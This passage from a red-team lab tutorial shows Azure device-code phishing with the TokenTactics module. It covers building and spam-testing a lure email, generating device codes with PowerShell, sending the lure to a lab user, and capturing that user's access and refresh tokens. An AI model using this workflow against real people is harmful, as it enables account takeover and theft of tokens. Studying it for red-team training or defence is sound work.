Target is *NOT* registered to Azure Active Directory

```
Invoke-AADIntReconAsOutsider -Domain isNotRegisteredToAzureAD.com | Format-Table
Domain isNotRegisteredToAzureAD.com is not registered to Azure AD
```

Azure Device Code Phishing Setup

In this section we will create a working HTML&CSS Azure Device Code phishing template email, ensure it works in Outlook, and send an Azure Device Code phishing email. We've included a Device Code phishing Outlook email template in the TokenTactics repo (https://github.com/rvrsh3ll/TokenTactics/blob/main/resources/DeviceCodePhishingEmailTemplate.oft) to get you started!

Device Code Phishing Email Template Setup


For the phishing campaign we'll need a convincing phishing email to send to targets. This was the main issue we had with using the AADInternals module to send phishing emails. AADInternals sends phishing emails using the Microsoft Graph API. For testing this works great, but for Red Team engagements we wanted to go the extra mile and get some convincing HTML&CSS phishing emails going.

Initially we were using this DeviceCodePhish.ps1 PowerShell script created by Mr. Un1k0d3r & Rvrsh3ll (https://gist.github.com/rvrsh3ll/b8bfc113acf5726746929bef2e620f8d), but we kept adding more & more functionality, so we dubbed it TokenTactics!


To get some ideas, we began digging through Microsoft One-Time Password (OTP) emails. We created a phishing template in HTML&CSS, and we've included it in the TokenTactics GitHub repository for you!

- Device Code Phishing Outlook Email Template (https://github.com/rvrsh3ll/TokenTactics/blob/main/resources/DeviceCodePhishingEmailTemplate.oft)
- Device Code Phishing Email Template in HTML (https://github.com/rvrsh3ll/TokenTactics/blob/main/resources/example_phish.html)

On the RTO Windows VM, open the TokenTactics folder and double-click the DeviceCodePhishingEmailTemplate.oft file.



- This file is an Outlook Item Template (OTF) file, so it will open in the desktop Outlook application.




- For the Azure Device Code Phishing Campaign, we will be replacing the `<REPLACE-WITH-DEVCODE-FROM-TOKENTACTICS>` text with the device codes that are generated from the TokenTactics PowerShell module.
- Feel free to modify this template. You may need to, as this email template may have been signatured and is “burned”.


Phish Strength Testing

To test the spam score of our phishing emails we will use www.mail-tester.com (https://www.mail-tester.com/).


- We will copy the email Mail-Tester presents us with.



- Open the phishing template and send the phishing email to the Mail-Tester address.



- On Mail-Tester, click ‘Then check your score’.



Great success! We have achieved a 10/10 score for Mail-Tester!

Executing the Azure Device Code Phishing Attack

Now that we have a strong phishing email, we will start our Azure Device Code Phishing against the user `Bob@TheHarvester.World`.

TokenTactics Setup

On the RTO Windows VM we will setup TokenTactics for our phishing attack. It is important to keep in mind that these device codes typically expire after 15 minutes. We will want to make sure to queue a device code with TokenTactics at the same time we send our phishing email.

- Open the Azure Device Code Phishing template in Outlook on the RTO Windows VM.
- Open a PowerShell window and import the TokenTactics module.

```
PS C:\Users\boku\> Import-Module C:\Users\boku\TokenTactics\TokenTactics.psd1
```


Now that we have the phishing email and TokenTactics queued, we will send our phishing email!

Phishing Bob


- First we will request a device code for the Azure Graph API using TokenTactics.

```
PS C:\Users\boku\> Get-AzureToken -Client Graph
user_code        : ERDVDCNHH
```


- We will replace `<REPLACE-WITH-DEVCODE-FROM-TOKENTACTICS>` in the phishing email with value of the user_code `ERDVDCNHH`.




- Now we will leave TokenTactics running in the PowerShell window and send the phishing email to `Bob@TheHarvester.World`.
- Bob receives the phishing email from our operators email address `DevOps@msftsec.onmicrosoft.com`.



- Bob clicks the `https://microsoft.com/devicelogin` hyperlink which opens the link in his default browser. Bob follows the phishing emails instructions and copies the device code from the phishing email and pastes it into the Microsoft Device Code authentication form.



- Since Bob is already logged into his account on his default browser, Bob is not required to authenticate with his credentials and MFA.
- If Bob is not logged into his browser, he will need to enter his credentials and complete the MFA challenge.
- Recently I've noticed that Bob may be prompted with a security prompt to ask Bob if he knows what he's about to do.



- After Bob completes the Device Code form, our TokenTactics PowerShell window will dump Bob's Access Token & Refresh Token.
- Azure access tokens are typically short lived, around 60-90 minutes.
- Azure Refresh Tokens last for much longer, sometimes up to 90 days.

```
authorization_pending
token_type      : Bearer
scope           : user_impersonation
expires_in      : 8929
ext_expires_in : 8929
expires_on      : 1630465141
not_before      : 1630455911
resource        : https://graph.windows.net
access_token    : eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Im5PbzNaRHJPRFhFSzFqS1doWHNsSFJfS1hFZyIsIm
                  eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJhdWQiOiJkMzU5MGVkNi01MmIzLTQxMDItYWVmZi1hYWQyMj
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                  vDmzMeN7k7tAzELhpWBN8xtIbrrlA-8Pni3NKTR-WR1OslGZvOHgG_JQuvBKjU2snSwUVg
refresh_token   : 0.AXwAoFFVHfL0AUGcOzlCR-x-CNYOWdOzUgJBrv-q0ikqsBx8ACM.AgABAAAAAAD--DLA3VO7QrddgJg7Wevr
                  W5hbnRfcmVnaW9uX3Njb3BlIjoiTkEiLCJ0aWQiOiIxZDU1NTFhMC1mNGYyLTQxMDEtOWMzYi0zOTQyNDdlYzd
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                  joiMCIsImlwYWRkciI6IjI0LjI1MS4yMTQuOTAiLCJuYW1lIjoiYm9iIiwib2lkIjoiYWE1Yzc0ZTctZTVhOS0
